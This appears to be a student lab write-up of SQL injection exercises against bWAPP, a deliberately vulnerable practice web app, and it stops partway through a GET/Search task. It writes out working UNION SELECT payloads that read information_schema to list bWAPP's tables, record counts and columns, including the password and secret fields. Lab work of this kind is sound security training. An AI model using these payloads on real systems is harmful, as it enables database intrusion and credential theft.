SQL Injection (GET/Select)

Set your security level: low Set Current: low


Select a movie: G.I. Joe: Retaliation Go

Title	Release	Character	Genre	IMDb
10.4.18-MariaDB	3	5	4	Link

bWAPP is licensed under (cc) BY-NC-ND © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?

2.2.2-SQL Injection (POST/Search)

In this task, we have learned about SQL search queries and how to exploit vulnerabilities of these.We choosed the bug as SQL Injection(POST/Search) and set our security level as low.There is a page which we can give input and search the movies with submiting this input.After we submit the input to the system, the movies which are containing the input value in its name are outputted to the web. Screenshot is below.



localhost/bWAPP/sqli_6.php

Choose your bug: ☑ open in new tab
SQL Injection (POST/Search)

Set your security level:
low Set Current: low

/ SQL Injection (POST/Search) /

Search for a movie: ma Search


Title	Release	Character	Genre	IMDb
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link

a. List table names and number of records in each table of the database.

In this part of the task, we want to list all tables in current database and also each table's number of records. Here, we can not give input from url, that's why we give the input from the search for a movie input field. The query of searching movie is ' Select movie from table where name like %input%.

When we give true input for what we want , we can see what we want.And then, we can give **' and 1=0 union all select 1,table_schema,table_name,4,table_rows,6,7 from information_schema.tables where table_schema = 'bwapp'-- '** input instead of searching just a movie. Whit **union all select** we can select what we want, and **1,table_schema instead of 2,table_name instead of 3,4,table_rows instead of 5,6,7** are what we want. **İnformation_schema.tables** gives us all tables which are in the specified database with **where**

table_schema='bwapp'-- . We can see the names of tables under ''Release'' and we can see the number of records each table under ''character''. Screenshot is below.




Title	Release	Character	Genre	IMDb
bwapp	blog	0	4	Link
bwapp	heroes	6	4	Link
bwapp	movies	10	4	Link
bwapp	users	2	4	Link
bwapp	visitors	0	4	Link

b. List column names of each table.

In this part of this task, we want to list column names of each table. There is information.schema.columns and when we give true input for all of the tables, we can list column names of each table. True input is **' and 1=0 union all select 1,column_name,table_name,4,5,6,7 from information_schema.columns where table_name = 'example' and table_schema = 'bwapp'-- '.** We can give this input table_name as blog,heroes,movies,users and visitors separately.

For the blog table:
' and 1=0 union all select 1,column_name,table_name,4,5,6,7 from information_schema.columns where table_name = 'blog' and table_schema = 'bwapp'-- '

Totally 4 columns and names are **id,owner,entry,date.** Screenshot is below.



SQL Injection (POST/Search)

Set your security level: low Set Current: low

/ SQL Injection (POST/Search) /


Search for a movie:

Title	Release	Character	Genre	IMDb
id	blog	5	4	Link
owner	blog	5	4	Link
entry	blog	5	4	Link
date	blog	5	4	Link

For the heroes table:

' and 1=0 union all select 1,column_name,table_name,4,5,6,7 from information_schema.columns where table_name = 'heroes' and table_schema = 'bwapp'-- '

Totally 4 columns and names are **id,login,password,secret.** Screenshot is below.



SQL Injection (POST/Search)

Set your security level: low Set Current: low

/ SQL Injection (POST/Search) /


Search for a movie:

Title	Release	Character	Genre	IMDb
id	heroes	5	4	Link
login	heroes	5	4	Link
password	heroes	5	4	Link
secret	heroes	5	4	Link

For the movies table:

' and 1=0 union all select 1,column_name,table_name,4,5,6,7 from information_schema.columns where table_name = 'movies' and table_schema = 'bwapp'-- '

Totally 7 columns and names are **id,title,release_year,genre,main_character,imdb,tickets_stock.** Screenshot is below.




/ SQL Injection (POST/Search) /

Title	Release	Character	Genre	IMDb
id	movies	5	4	Link
title	movies	5	4	Link
release_year	movies	5	4	Link
genre	movies	5	4	Link
main_character	movies	5	4	Link
imdb	movies	5	4	Link
tickets_stock	movies	5	4	Link

For the users table:

' and 1=0 union all select 1,column_name,table_name,4,5,6,7 from information_schema.columns where table_name = 'users' and table_schema = 'bwapp'-- '

Totally 9 columns and names are **id,login,password,email,secret,activation_code,activate,reset_code,admin.**Screenshot is below




/ SQL Injection (POST/Search) /

Title	Release	Character	Genre	IMDb
id	users	5	4	Link
login	users	5	4	Link
password	users	5	4	Link
email	users	5	4	Link
secret	users	5	4	Link
activation_code	users	5	4	Link
activated	users	5	4	Link
reset_code	users	5	4	Link
admin	users	5	4	Link

For the visitors table:

' and 1=0 union all select 1,column_name,table_name,4,5,6,7 from information_schema.columns where table_name = 'visitors' and table_schema = 'bwapp'-- '

Totally 4 columns and names are **id,ip_address,user_agent,date.**Screenshot is below.



Title	Release	Character	Genre	IMDb
id	visitors	5	4	Link
ip_address	visitors	5	4	Link
user_agent	visitors	5	4	Link
date	visitors	5	4	Link

2.2.3-SQL Injection (GET/Search)

In this task, we have learned how to exploit vulnerabilities of get/search in SQL.

a. List all records in each table.

In this part of this task, we listed all records in each table. A page which is containing an input field and a submit button for searching movie is outputted to web, when we open the SQL Injection(GET/Search). We tried to search a movie and we saw that the url changed. It means that,like in previous task 2.2.1, we can give input from input field of page or we can give input from URL of the webpage.In previous task(part b of 2.2.1), we have learned that the columns 2,3,4,and 5 are outputted to web. There are 5 table which are named blog,heroes,users,movies,and visitors. But we know that visitors table and blog table have no records(from part a of the task 2.2.2).That’s why we can list the heroes table,users table,and movies table.

For movies: id, title, ticket stock,and release year;

For users: id,login,password,and email;


For heroes: id,login,password,and secret;

